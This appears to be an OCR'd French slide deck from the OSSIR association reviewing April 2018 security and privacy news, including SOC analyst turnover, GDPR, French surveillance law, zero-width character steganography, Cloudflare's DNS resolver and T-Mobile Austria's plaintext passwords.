
Business

International

Un tiers des analystes SOC sont déçus après 1 à 2 ans et cherchent à changer

- Etude sur 160 personnes dans les SOC de 87 entreprises
  - 25% du temps est consacré à la surveillance, ce qui n'est pas énorme
  - 18% du temps pour la gestion des intrusions, ce qui parait beaucoup
  - 20% du temps pour la réponse à incident / inforensique, ce qui parait beaucoup
- Donne l'impression que participants sont des asociaux qui préfèrent travailler seuls et sur des sujets très techniques
  - Semble expliquer qu'ils partent dans les 2 ans

https://www.cyentia.com/2018/02/12/new-research-voice-of-the-analyst-study/



Droit / Politique

France

La nouvelle LPM permettrait aux opérateurs de poser des sortes d'IPS

- Pour protéger les utilisateurs et… apporter de la visibilité aux services de l'état

  http://www.lemagit.fr/actualites/252434892/Cyberdefense-apres-la-privation-du-renseignement-celle-de-la-surveillance

Finalement, il faudra un juge pour exiger une clef de déchiffrement

- Décision du conseil constitutionnel

  https://www.nextinpact.com/news/106391-le-conseil-constitutionnel-impose-passer-par-juge-pour-obtenir-cles-dechiffrement.htm

e-privacy, la presse n'aime pas pour plusieurs raisons

- Pas de protection efficace des citoyens
- Traitement préférentiel pour les gros acteurs vis à vis des données personnelles
- Pas de traitement des données suivant un intérêt légitime (GDPR)

  http://www.spqn.fr/actualites/lettre-ouverte-leurope-ne-peut-pas-se-permettre-de-manquer-la-revolution-des-donnees

Reconnaissance faciale aux aéroports de Paris pour les Européens

- A partir de juillet 2018, par des sas de contrôle
- Remplacerait le système "parafe" par empreintes digitales
- Les agents de la CIA ne vont pas être content

  http://www.leparisien.fr/info-paris-ile-de-france-oise/transports/aux-aeroports-de-paris-des-controles-par-reconnaissance-faciale-des-juillet-04-04-2018-7646028.php

Droit / Politique
International

GDPR, Facebook n'aime pas trop et n'appliquera que pour les Européens

- Le règlement implique des changements applicatifs qui seront réservés à l'Europe
  - Apple fait de même
- Au moins, ils vont l'appliquer

http://www.lefigaro.fr/secteur/high-tech/2018/04/04/32001-20180404ARTFIG00232-donnees-facebook-n-etendra-pas-les-regles-europeennes-au-reste-du-monde.php

GDPR selon Stallman

- <<Les nouvelles règles du RGPD partent d'une bonne intention, mais elles ne vont pas assez loin>>
- << je propose une loi qui interdirait aux systèmes de collecter les données personnelles.>>

https://amp.theguardian.com/commentisfree/2018/apr/03/facebook-abusing-data-law-privacy-big-tech-surveillance

Droit / Politique

Europe

Portabilité des abonnements dans l'Europe

- Hier, vos abonnements Spotify/Netflix/... se basait sur le pays où vous étiez pour afficher du contenu
- Demain, votre abonnement sera rattaché à un pays et affichera toujours le même contenu où que vous alliez dans l'Europe
- Internet est censé être sans frontière : est-ce de la censure?

http://ec.europa.eu/newsroom/dae/document.cfm?doc_id=42443

Conférences

Conférences

Passées

- -

A venir

- BeerRump - 31 mai 2018 à Paris (locaux Epita)
- SSTIC - 13 au 15 juin 2018 à Rennes
- Hack In Paris - 25 au 29 juin 2018 à Paris (Maison de la Chimie)
- Nuit du hack - 30 juin au 1er juillet 2018 à Paris (Cité des Sciences et de l'Industrie)

Divers / Trolls velus

Divers / Trolls velus

Parlons des succès : disponibilité ahurissant pour Fortnite

- 3,4 millions de joueurs en même temps !
- Quelques problèmes (dispo, latence…)
  - Ils sont arrivés aux limites de Nginx et memcached

https://www.epicgames.com/fortnite/en-US/news/postmortem-of-service-outage-at-3-4m-ccu

Dissimuler des données avec des caractères sans largeur

- Caractères non affichés
  - Liant sans chasse 0x200D
  - Espace sans chasse 0xFEFF
- Encodage de contenu en binaire (possible aussi en 4-bits avec 0x200B et 0x200C)

https://medium.com/@umpox/be-careful-what-you-copy-invisibly-inserting-usernames-into-text-with-zero-width-characters-18b4e6f17b66

Divers / Trolls velus

Des membres du gouv. utilisent la messagerie “cryptée” Telegram

- Utilisée par Macron, des ministres et des membres de LREM
- Les réactions, en direct de la tour Maubourg :



https://www.20minutes.fr/politique/2246119-20180329-comment-messagerie-cryptee-telegram-imposee-echanges-sein-gouvernement

L’ANSSI ouvrirait le code source de CLIP (page 27)

- Plan d’action national pour la transparence

https://www.etalab.gouv.fr/wp-content/uploads/2018/04/PlanOGP-FR-2018-2020-VF-FR.pdf

Divers / Trolls velus

Si ça ressemble à un poisson d'avril, si sent comme un poisson d'avril...

- Baptiste Robert, le "hackeur français qui a piraté l'inde"
- Rétroconception d'un app indienne collectant les données, comme Facebook ou Google

  https://lexpansion.lexpress.fr/high-tech/ce-francais-qui-a-hacke-l-inde_1996627.html
- Bonus : il sniff le wifi d'un théâtre avec Bettercap

  https://www.tf1.fr/tmc/quotidien-avec-yann-barthes/videos/rencontre-hacker-francais-fait-trembler-l-inde.html

Les Chinois ne peuvent plus communiquer des 0-days à des entreprises étrangères

- Donc pas de Chinois à Pwn2Own cette année

  https://www.cyberscoop.com/pwn2own-chinese-researchers-360-technologies-trend-micro/

En cas de vol d'un CB, impossibilité de faire opposition sur les paiements NFC

- Tant que le seuil maximum n'est pas atteint

  https://www.60millions-mag.com/2018/03/16/paiements-sans-contact-l-opposition-ne-suffit-pas-11662

Divers / Trolls velus

Cloudfare lance un DNS public plus rapide que celui de Google*

- Accessible depuis “1.1.1.1” ou “1.0.0.1”
- Respect de la vie privée : effacement des journaux tous les 24h, non utilisation des données de navigation pour cibler les publicités
- Attention: l'adresse 1.1.1.1 semble être considérée (à tord) comme une adresse interne par certains équipements ou FAI (SFR par exemple)

**d’après DNSPerf* https://www.dnsperf.com/#!dns-resolvers,Europe

Divers / Trolls velus

Le premier vol d’un drone russe public crash sur un mur

- Vol inaugural d’un drone chargé de déposer des colis
- “C’est la faute du WiFi”
- Coût estimé à 20 000 dollars
- Bonus: la vidéo du crash


https://twitter.com/i/web/status/981121633023705088

Divers / Trolls velus

T-Mobile Autriche stocke les mots de passe de ses clients en clair … et l'assume complétement


- Un premier tweet expliquant pourquoi les mot de passes des clients ne sont pas chiffrés :

  https://twitter.com/tmobileat/status/981418339653300224



- Dans un deuxième tweet, la CM ne voit pas le problème

  https://twitter.com/tmobileat/status/981785213549383680



Divers / Trolls velus

T-Mobile Austria

T-Mobile Autriche stocke les mots de passe de ses clients en clair … et l'assume complétement

- Heureusement que la sécurité de leur système d'information est "étonnamment bonne"

  https://twitter.com/tmobileat/status/982187919061303296

- Et pour finir, la CM se permet de rétorquer aux utilisateurs d'une manière un peu … hautaine

  https://twitter.com/tmobileat/status/982190220798967809


Divers / Trolls velus

T-Mobile Austria

Les interfaces des C&C sont plus belles que celles nos solutions de sécurité

https://twitter.com/xayler/status/978567284963725312

https://revcode.eu/



Prochains rendez-vous de l’OSSIR

Prochaines réunions

Prochaine réunion

- Mardi 15 mai 2018

After Work

- À définir…. Espérons fin mai

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous